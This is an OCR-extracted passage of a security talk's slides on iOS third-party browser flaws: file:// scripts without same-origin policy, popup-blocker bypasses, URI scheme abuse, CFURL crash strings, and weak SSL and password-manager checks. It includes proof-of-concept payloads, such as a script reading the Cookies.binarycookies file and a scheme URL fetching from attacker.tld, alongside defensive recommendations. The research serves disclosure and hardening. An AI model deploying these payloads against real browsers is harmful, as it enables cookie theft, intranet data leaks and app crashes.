  w.document.write('custom SOP implementation');


Content-Type

- **text/plain**
  HTML (iOS < 7)
  CVE-2013-5151, Ben Toews

- **application/octet-stream**
  HTML

- **application/other**
  filename.html





JS without Same-Origin-Policy

```
<script>
a = document.location.href.split('/');
if(a[0]==='file:') {
    path = ‘file:///'+a[3]+'/'+a[4]+'/'+a[5]+'/'+a[6]+’/'+a[7];
    path = path+'/Library/Cookies/Cookies.binarycookies';
    x = new XMLHttpRequest();
    x.open('GET', path, false);
    x.send();
    alert(x.responseText);
}
</script>
```

JS without Same-Origin-Policy

```
<script>
    x = new XMLHttpRequest();
    x.open('GET', 'https://your.intranet', false);
    x.send();
    alert(x.responseText);
</script>
```

Challenge:

Hijack password autofill

Opening local HTML files safely

- Open as text/plain
- Content-Security-Policy header / HTML5 sandbox
- baseURL = **about:blank**
- **iOS8: WKWebView**
  .configuration.preferences.javaScriptEnabled = false

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers

Popups & URL handling

Popup blockers

Native (WebKit)

Application (bolted-on)

- Browsers rewriting href attributes for target=_blank can be usually tricked into believing navigation was initiated by user

- <iframe src="googlechrome://example.com">
  <iframe src="merc://example.com">
  etc bypass all popup blockers anyway…

URI schemes

Registered (external)

Bridge (internal)

- scheme://download/https://secure.tld/victim.data
  scheme://download/http://attacker.tld/README.html

- scheme://add-filter/url=*

CFURL Null Pointer Dereference

- Any CFURL* function that gets NULL as an argument will cause Null Pointer Dereference

- Tested with percent encoding:
  http://%, http://%5, http://%5c etc.

- Example: Opera Coast
  <script>document.location = ‘http://%5c’;</script>

Opera Coast

Program received signal EXC_BAD_ACCESS, Could not access memory.


Reason: KERN_INVALID_ADDRESS at address: 0x00000000

0x2f3e0d76 in **CFURLCopyPath()**

- **Special guest star**:
  Safari on OS X Mavericks
  before Security Update 2014-02 (CVE-2014-1315)

<iframe src="lets-try-format-string:%p%p%p%p…">

<iframe src="lets-try-format-string:%p%p%p%p…">



Popups & URL handling

In this presentation

- iOS Browsers, UIWebView, WKWebView
- Address Bar Spoofing
- Universal Cross-Site Scripting
- Popups & URL handling
- SSL & password managers


SSL

- By default invalid certificates for iOS UIWebView https requests are rejected without user interaction

- This can be changed (e.g. allowing a user to accept self-signed cert)

- **14%** of tested browsers: self-signed SSL certificates are silently accepted

- In some cases, the validation is done for main domain only (e.g. Opera Coast < 3.0.2)




SSL & password managers

Password managers

- JavaScript with privileges of top frame
  —> passwords not filled for subframes

- Usually possible to force saving password for another domain (with/without user interaction)

- Password filling checks for domain, but not always for URL scheme (**https:** vs **http:**)



SSL & password managers

Summary

- UIWebViews should be replaced with iOS8 WKWebViews in browser applications

- Most 3rd party iOS browsers are experimental or side projects, built with less attention to detail.

- Mobile device management and other enterprise solutions often include a browser application. Did you test it?

References

- https://developer.apple.com/library/ios/documentation/AppleApplications/Reference/SafariWebContent/

- https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIWebView_Class/Reference/Reference.html

- https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIWebViewDelegate_Protocol/Reference/Reference.html

- https://developer.apple.com/library/mac/documentation/corefoundation/Reference/CFURLRef/Reference/reference.html

- https://developer.apple.com/library/prerelease/ios/documentation/WebKit/Reference/WKWebView_Ref/index.html

References

- https://code.google.com/p/browsersec/
- http://www.w3.org/TR/CSP/
- http://www.slideshare.net/iphonepentest/ios-application-insecurity
